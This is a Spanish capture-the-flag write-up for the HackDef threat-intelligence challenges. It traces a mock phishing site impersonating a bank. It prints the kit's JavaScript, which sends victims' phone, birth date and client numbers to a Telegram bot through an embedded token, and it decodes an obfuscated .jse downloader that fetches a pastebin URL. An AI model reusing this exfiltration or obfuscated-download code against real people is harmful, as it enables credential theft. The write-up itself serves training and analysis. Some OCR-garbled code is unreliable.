



HackDef

// Desafíos Cyber Threat Intelligence



OCELOT



METABASE Q


metabaseq.com

Contenido

Wh01s?? (super_noob)	3
Solución	4
Attribution (noob)	6
Solución	6
JSE	9
Solución	9

Wh01s?? (super_noob)

Un sitio phishing fue identificado suplantando al Banco Billullo Bank billullobank.xyz. ¿Podrás obtener más información de la Organization?



Billullo Bank

Realiza el proceso de validación para habilitar los movimientos de tu cuenta.

¿Cuál es tu número celular?

Debe tener 10 dígitos

Fecha de nacimiento

dd/mm/yyyy

Ingresa tu número

Ingresa tu número de Cliente, número de Cuenta o tu Tarjeta Billullo Bank

Continuar




Solución

La imagen muestra una captura de pantalla del supuesto phishing. Se puede observar el dominio por lo que se debe buscar información en la base de datos de dominios Whois.

```
Domain name: billullobank.xyz
Registry Domain ID: D385435626-CNIC
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 0001-01-01T00:00:00.00Z
Creation Date: 2023-08-05T06:17:11.00Z
Registrar Registration Expiration Date: 2024-08-05T06:17:11.00Z
Registrar: NAMECHEAP INC
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.9854014545
Reseller: NAMECHEAP INC
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: addPeriod https://icann.org/epp#addPeriod
Registry Registrant ID:
Registrant Name: hck df
Registrant Organization: aGFja2RlZnt3SDAxc190SDNfVGhyMzR0XzRjdDByfQ
Registrant Street: -
Registrant City: MTY
Registrant State/Province: NL
Registrant Postal Code: 58580
Registrant Country: MX
Registrant Phone: +52.5566778899
Registrant Phone Ext: 123
Registrant Fax:
Registrant Fax Ext:
Registrant Email: nidil25455@weizixu.com
Registry Admin ID:
Admin Name: hck df
Admin Organization: aGFja2RlZnt3SDAxc190SDNfVGhyMzR0XzRjdDByfQ
Admin Street: -
Admin City: MTY
Admin State/Province: NL
Admin Postal Code: 58580
Admin Country: MX
Admin Phone: +52.5566778899
Admin Phone Ext: 123
Admin Fax:
Admin Fax Ext:
Admin Email: nidil25455@weizixu.com
```

Al realizar la codificación de BASE 64 obtenemos la flag de este reto.

Recipe



From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

Input

aGFja2RlZnt3SDAxc190SDNfVGhyMzR0XzRjdDByfQ|

Output

hackdef{wH01s_tH3_Thr34t_4ct0r}

Flag: `hackdef{wH01s_tH3_Thr34t_4ct0r}`

Attribution (noob)

En el ámbito de la ciberinteligencia, la "atribución" se refiere al proceso de identificar y atribuir a un actor o entidad responsable de un ciberataque o actividad maliciosa en línea. En otras palabras, se trata de determinar quién está detrás de un ataque cibernético, qué grupo o individuo está involucrado y, en algunos casos, desde dónde operan.

El sitio phishing anterior ha sido dado de baja por analistas de ciberseguridad, pero... antes del takedown lograron recuperar un archivo ZIP. ¿Podrás atribuirlo?

Password: flag anterior

Solución

Se compartirá un archivo HTML y un archivo JS el cual corresponde al sitio mostrado en el reto anterior. En el archivo JS se encuentran variables que corresponden a el token de la api y id de chat en telegram.

```
JS saxcopp.js > [?] chat_id  
1 //bot token  
2 var telegram_bot_id = atob("NjUzMDg5MDQ0OTpBQUZyeEo3YkVYeKpCMURXVE1QUXPtM3UwSEFWmJySfJJYuTreEV2aw==");  
3 //chat id  
4 var chat_id = atob(("{\"LTEWMDE2NjgwMDEWNTE=\"}));  
5 var USER, PASS, PIN, PIN2, PIN3, NUMBER, ip, ip2, message;  
6  
7 var ready = function () {  
8     CEL = document.getElementById("ypn-cel").value;  
9     FN = document.getElementById("ypn-fn").value;  
10    NC = document.getElementById("ypn-nc").value;  
11    ip2 = document.getElementById("address").innerHTML;  
12    message = "Ã°ÃÂ±Ã°ÃÂ²Ã°ÃÂ³Ã°ÃÂ´Ã°ÃÂµÃ°ÃÂ¶BanCoppelÃ°ÃÂ·Ã°ÃÂ¸Ã°ÃÂ¹Ã°ÃÂºÃ°ÃÂ»Ã°ÃÂ¼\\nÃ°ÃÂ½Celular:  
13    localStorage.setItem("CEL", CEL);  
14 };
```

Estos se decodifican

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

Input

NjUzMdG5MDQ0OTpBQUZYeEo3YkVYekpCMURXVE1QUXp2M3UwSEFwMjJySFJJYUt reEV2aw==

Output

6530890449:AAFxxJ7bEXzJB1DWTMPQzv3u0HAp22rHRIaKkxEvk

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

Input

LTEwMDE2NjgwMDEwNTE=

Output

-1001668001051

y se utilizan para enviar un POST a la api de telegram (En el código se ve la estructura del msg POST)

https://api.telegram.org/bot6530890449:AAFxJB1DWTMPQzv3u0HAp22rHRIaKj0Evk/sendMessage

POST

US

Send

Content (2)

Authorization

Headers

Raw (7)

JSON (application/json)


```
{ "chat_id": "@o_c_3_l_0_T_4_p_t",
  "text": "Prueba con Test" }
```

La respuesta será similar a los siguiente, mostrando información como un usuario en telegram:

```
JavaScript
{
  "ok": true,
  "result": {
    "message_id": 4,
    "author_signature": "{_0_c_3_l_0_t__4_p_T}",
    "sender_chat": {
      "id": -1001668001051,
      "title": "_OCELOT_APT_",
      "username": "o_c_3_l_0_T_4_p_t",
      "type": "channel"
    },
    "chat": {
      "id": -1001668001051,
      "title": "_OCELOT_APT_",
      "username": "o_c_3_l_0_T_4_p_t",
      "type": "channel"
    },
    "date": 1691460087,
    "text": "Prueba con Test"
  }
}
```

El usuario en telegram corresponderá a un canal y la flag se encontrará en la descripción de este:

✕ Channel Info



hackdef{o_c_3_l_0_T_4_p_t}
Info



t.me/o_c_3_l_0_T_4_p_t
Link



Notifications



Flag: `hackdef{o_c_3_l_0_T_4_p_t}`

JSE

La flag la encontrarás en el [archivo .JSE](#).

Solución

Se obtiene el código jse:

```
365eutryyourid865iytukfyiutk.jse ~
#@~^qw0AAA==^KxdDP!16l*81,1'm!XF^89i`6;x1YkKuc{Z68Gfvn{B{t6W^mZm+bPmWUdDPm!X+Z&XZF{!
XF18NB{T6LF{{0%|T68G&n{*iStrVnce",T*YMX^Kx/0~|!aF0{m4C{0a1Dk&UYv{t6y!fXZF Za40#JTaF3wmDd+
(UD`m!X+!2*Tqv!68+*#&!X+C`2mDk+q Yvm!X T&l!qcZ6mmb#J!62b0Qa1M/nqUQv{t6yT&l!qcZ6m1b*zT6WmVwCM/
qxD`|t6y!f*ZfCtX4m*bzZ6**ORwmDk+(x0c|!a Zf*ZfCtX44bbJ!av3Ra1.k+&xYv{Za Z&X!8`Tam0#*&!XgevR2LM/
qUYcmZ6+!2X!8`Ta1c#b&Z60#32mDdq Y`|X+!2*TFv!a^({#JT60_wm,d+&xD`m!a+Z&X!8c!X40b*z!aCC`Rwm,k+( Yv{!X
Zf*ZfC!X4Wb*z!X8#pk0vmT68,Fl8lxx{{t6W^mZm+b(D+Cvp+s/~|!aLFFG,R$E2EktvTv{TaLF6F1%]B/
4rWYETv#bIn^mY^tvm!Xc0[R%0b`|!a*8{F,0}BaE/4BYc{Z6XFFG10]B/4r0DBTVbbi)8)`m!a+m%C~Za*8mf^*#iW;
m0kKU,{TXF14Nv{Za*+*qYf~mTX&G8n&0# 1GU/DP|!a&qT+^'|T6yl0Cv#i.nDE.x,mZ6q149'0!x10kKxc{Z68l,!
WS{Z6Fyn,Z#P{t68l,Tc{m!X4X0!cRTXL[i^nDPmZ6l&FW48x{Z6fFZ+n^}!X8vL,!WDIDY!DUPmTX*fFW8Fp8SmZ6F^89`m!
XX+*q+GB{!X&Fq+2.bi)mGUKYP|t6y,F9fC`v0!x^YrG `b ^nY,{Ta2+N^0W'Z"}DpDnDEMxP6E ^YbWU`|!
a+9,*8~|!6W0[+R,* ^WUdDPm!X{4Zvf1{!afN^%W_6EU1YbWxv#P^W /OP|!a*9N,R8'|!68^8Npk6`m!a!RNn%0b
1WUdDP{Ta8vXF08{{TXcRN+R,}m!Xc[NO%8cZ6m2bTv{!X+[,LF+~CDL;s+UYkbIM+0;MxPmTXc0N00'U!
V^~{Z68*8,i)8lW!xmDrW `#PNIDY!DUPmTX&nN10c{",DB{!a{(!&OI)iNv#*~{Z6yW 9F+`|!a+0FN2C`DtkkSWE
mDKGxcBpMgXkOP|!af2FN1{{t68^NIM+DED P|t6y0+N8 ,mZ6&2qN0G`Za^v*Tv#,
{Ta2&qN04`Z68n*#mTX&fF91F`TXmR##}{Za&2F[,F`Ta1v#Yc#}BmKUdYME1YGDvDv{t6yW 9F+b]B/nCmM4BYc|!
a2&8N,F`ZamR#bi)!ImZ6 6+N8 *IWE mDKGx~mZ6+LRC`* ^G /Y~mZ6*mn0*x]BxNE~E0WUY.k
ovSENlDCBBB`yc`*`*`b_yvBBqC+T55bJPVB~vXF\UwHF\BSEcl&*y0aCmbHLE~vC_I!1uH+SX0Ae(g!Bw8rLL8 Z-
mssfJ8V&)+xkPj.E~vSUmXBBB(rX9BSB8c8(sIMxv~EYDm^NBBB4Y0wdvBBq 8{! 29V0rBSVaDGyKOHwE~Eo+DBBVVKov~EDn0!
Dx'a Z'0!U^YbW `b-a+ZBSB1GxkY.;1YW.vBB0**Z6a kM4BBB2*y*q}d:.WoB~E^W /W^nv~E*+ 1!0)}I8/
~v~EFf+l;L(a"jv~EeKEwX ZLD-X+!Dtn-X T$A7KESBk+LM^4BBBy*f;aB.lhBBvWMM0GE~Bna1+2YbG
BSE+MDWMBBVlawsXE~vqRvcFfv MsN3tBY1|!a C0m'WE ^YbWUc* Dn0!DUP|TXc^+0*i)iMnY!DUP|!a+m%lvbi)mW dOP|!
XF+vn1Z'c0!UmDKGUy# snDPm!XX8&^Zc{""}Tp.+DE.x,0;U1YkKU`|!6yT80yvB{t6X1y0f`*`mKxd0,{!a^Z [c2x|!
aLF2m!Wg6;x1YrW `b`1WxkOP!68q[l+l{t6q^Nik6c{Z6X1y0&+bPmGxk0,{TX&1LF8&{m!X*1 6&+,|!
68qNmVlVam2#Y`m!a+Z4W +S!Mo;hxYdbpDnY!.. PmZ6l, 6&yxx!Vs~|!af1LF8fi)8)6:UmDKKxc#`NpDnY!.x,
{TaLF&^TW'Z$Y$|!a1!yNc2i)I8v#b~|!a8+*,Z*'|!68++0!vY4kdS6EUmDrW `b`1Wxd0,{t68TR^f'|!68m[~|!
a*808W1'0!UmDKw cb 1W /OPmTX*0418!{{Ta8m4[I^+OP|TXc 0%IDDH`{Z6*v 10{se ^YbWxvmT6l%
(m8!cTX4#3v )R^G /Y.;1YGDvWx +M+DED -X+!Dtr/'6+++`-X+!*B_EbIB*`*iNmC01tc{Za&2&{nR#
mTXc+Y1R!Abx9Whp8MnY!DUP|!a+++ 00i)~{Za*+RcZ0x{TaLFW46^`*~mTX& Tf1cx{ZaW+0W!6${Z68T%R&n`Z68C*T|T6W+
%WTW$|!XFT%0f`T6(C#Yuk`~){TaL,Xl(n{$mZ68!%R&c!X4X#B{Ta8!%Rf+v!6m[b~Ek 0GBSmZ6q!R0&`Ta1 #SmZ6q!
R02+cZ61F#BBDC4^+v~|!aqZ%2n`Z64ZbDi6WM`s+0~|!a*R*F+!xTX!imTX*0c8Z@!mZ6l,*m4,B^+UoDtVdp{!XX%WfVzQQ@&*`
```

De acuerdo con la estructura se identifica que es una ofuscación por codificación de Microsoft Script Encoder:

Recipe

Microsoft Script Decoder

Input

File icon

Name: 365eutryourid865iutkyfiutk.jse

Size: 3,483 bytes

Type: unknown

Length: 3,483

start: 3453

end: 3453

length: 3453

time: 3ms

length: 3453

lines: 2

Output

```

const _0x55199c=_0x1cbd;(function(_0x1736e7,_0x4cc0c2){const _0x203501=_0x1cbd,_0x517798=_0x1736e7();while(![])
{try{const _0x197aba=-parseInt(_0x203501(0xb9))/0x1+parseInt(_0x203501(0xb2))/0x2*(parseInt(_0x203501(0xca))/0x3)+
parseInt(_0x203501(0xc9))/0x4*(parseInt(_0x203501(0xbc))/0x5)+-parseInt(_0x203501(0xbb))/0x6+-
parseInt(_0x203501(0xaf))/0x7*(-
parseInt(_0x203501(0xc4))/0x8)+parseInt(_0x203501(0xcb))/0x9+parseInt(_0x203501(0xb8))/0xa*(-
parseInt(_0x203501(0xbf))/0xb);if(_0x197aba===_0x4cc0c2)break;else _0x517798['push'](_0x517798['shift']
());}catch(_0x48d88f){_0x517798['push'](_0x517798['shift']());}}(_0x2a8a,0x51c3c);function _0x1cbd(_0x565167,_0x371e39)
{const _0x310eec=_0x2a8a();return _0x1cbd=function(_0xb65904,_0x126e90){_0xb65904=_0xb65904-0xad;let
_0x5314b1=_0x310eec[_0xb65904];return _0x5314b1;},_0x1cbd(_0x565167,_0x371e39);}const _0x291d3a=(function){let
_0x3edc84=!![];return function(_0x2d9516,_0x48de89){const _0x7b0639=_0x3edc84?function(){const
_0x4dd98b=_0x1cbd;if(_0x48de89){const _0x16519b=_0x48de89[_0x4dd98b(0xc3)](_0x2d9516,arguments);return
_0x48de89=null,_0x16519b;}:function(){return _0x3edc84=!![],_0x7b0639;};})();_0x2f2d12=_0x291d3a(this,function(){const
_0x331d97=_0x1cbd;return _0x2f2d12[_0x331d97(0xc6)](_0x331d97(0xcbe))(_0x331d97(0xc8))[_0x331d97(0xc6)](_0x331d97(0xc6))['constructor']
)(_0x2f2d12)['search'](_0x331d97(0xc8));});_0x2f2d12();function _0x2a8a(){const _0x4cee95=
['end','toString','data','(((.+)+)+$','1460YQALTG','57vnpYKZ','4553289xHrANj','aHR0cHM6Ly9wYXN0ZWJpbj5jb20vcml1L3R2JiTWVr','warn','bind','14bImRGJ','trace','https','12170HEDkk0','prototype','get','log','return\x20(function)\x20','constru
ctor','85660xxnirb','365251ZLmrfX','console','562908A0RbsB','1325qjIxRU','You\x20are\x20the\x20BEST','search','253qxJzKm',
,proto','exception','error','apply','1864736HGFJZ'];_0x2a8a=function(){return _0x4cee95;};return _0x2a8a();}const
_0x126e90=(function(){let _0x513c04=!![];return function(_0x20bf26,_0x592f32){const _0xc02d43=_0x513c04?function(){const
_0x11da6a=_0x1cbd;if(_0x592f32){const _0x3ca113=_0x592f32[_0x11da6a(0xc3)](_0x20bf26,arguments);return
_0x592f32=null,_0x3ca113;}:function(){return _0x513c04=!![],_0xc02d43;};})();_0xb65904=_0x126e90(this,function(){const
_0x10883e=_0x1cbd,_0x51fbfc=function(){const _0x58bcb0=_0x1cbd;let
_0x46e298;try{_0x46e298=Function(_0x58bcb0(0xb6)+'').constructor(\x22return\x20this\x22)(\x20'+');}());catch(_0x3337e8)
{_0x46e298=window;}return
_0x46e298;},_0x4e840f=_0x51fbfc(),_0x3203c4=_0x4e840f[_0x10883e(0xba)]=_0x4e840f[_0x10883e(0xba)]||{,_0x595abe=
[_0x10883e(0xb5),_0x10883e(0xad),'info',_0x10883e(0xc2),_0x10883e(0xc1),'table',_0x10883e(0xb0)];for(let
_0x584160=0x0;_0x584160<_0x595abe['length'];_0x584160++)
){const _0x2b4b28=_0x126e90[_0x10883e(0xb7)][_0x10883e(0xb3)]['bind']
(_0x126e90),_0x57feb5=_0x595abe[_0x584160],_0x1ea22a=_0x3203c4[_0x57feb5]||_0x2b4b28;_0x2b4b28[_0x10883e(0xc0)]=_0x126e90
[_0x10883e(0xae)](_0x126e90),_0x2b4b28['toString']=_0x1ea22a[_0x10883e(0xc6)][_0x10883e(0xae)]
(_0x1ea22a),_0x3203c4[_0x57feb5]=_0x2b4b28;}};_0xb65904();const
https=require(_0x55199c(0xb1)),url=atob(_0x55199c(0xcc));https[_0x55199c(0xb4)](url,_0x1cf46d=>{const
_0x7fcc5=_0x55199c;let _0x4fd88c='';_0x1cf46d['on'](_0x7fcc5(0xc7),_0x3494f0=>{_0x4fd88c+=_0x3494f0;},_0x1cf46d['on']
(_0x7fcc5(0xc5),()=>{const _0x5283fe=_0x7fcc5,_0xb52009=_0x4fd88c,_0x1e69e5=_0xb52009;console['log']
(_0x5283fe(0xbd));});}['on'](_0x55199c(0xc2),_0x3645d8=>{});

```

El código está ofuscado con la herramienta <https://obfuscator.io/> con un nivel bajo de ofuscación (easy).

Acomodando el código es el siguiente:

```

JavaScript
const https = require('https');

const url = atob('aHR0cHM6Ly9wYXN0ZWJpbj5jb20vcml1L3R2JiTWVr');

https.get(url, (response) => {
  let data = '';

  response.on('data', (chunk) => {
    data += chunk;
  });

  response.on('end', () => {
    const rawData = data;

```

```

//console.log(rawData);

const myVariable = rawData;
//console.log('Datos almacenados en la variable:', myVariable);

console.log("You are the BEST");
});
}).on('error', (error) => {
//console.error('Error al descargar los datos:', error);
});

```

Se observa que existe una variable URL que está escrita en BASE64 que decodificandola es:

Recipe	Input
From Base64 <div> Alphabet A-Za-z0-9+/= </div> <input checked="" type="checkbox"/> Remove non-alphabet chars	aHR0cHM6Ly9wYXN0ZWJpb20vcml3R2JiTWVr
	Output https://pastebin.com/raw/YwGbbMek

Al visitar la url: <https://pastebin.com/raw/YwGbbMek> se encuentra una cadena en Hex:

```

68 61 63 6b 64 65 66 7b 2e 59 2e 6f 2e 55 2e 2e 61 2e 72 2e 33 2e 2e 74
2e 68 2e 33 2e 2e 42 2e 33 2e 73 2e 54 2e 7d

```

Se obtiene la string del Hex y se obtiene la Flag:

Recipe

From Hex

Delimiter
Auto

Input

length: 116
lines: 1

68 61 63 6b 64 65 66 7b 2e 59 2e 6f 2e 55 2e 2e 61 2e 72 2e 33 2e 2e 74 2e 68 2e 33 2e 2e 42 2e 33 2e 73 2e 54 2e 7d

Output

time: 1ms
length: 39
lines: 1

hackdef{.Y.o.U..a.r.3..t.h.3..B.3.s.T.}

Flag: hackdef{.Y.o.U..a.r.3..t.h.3..B.3.s.T.}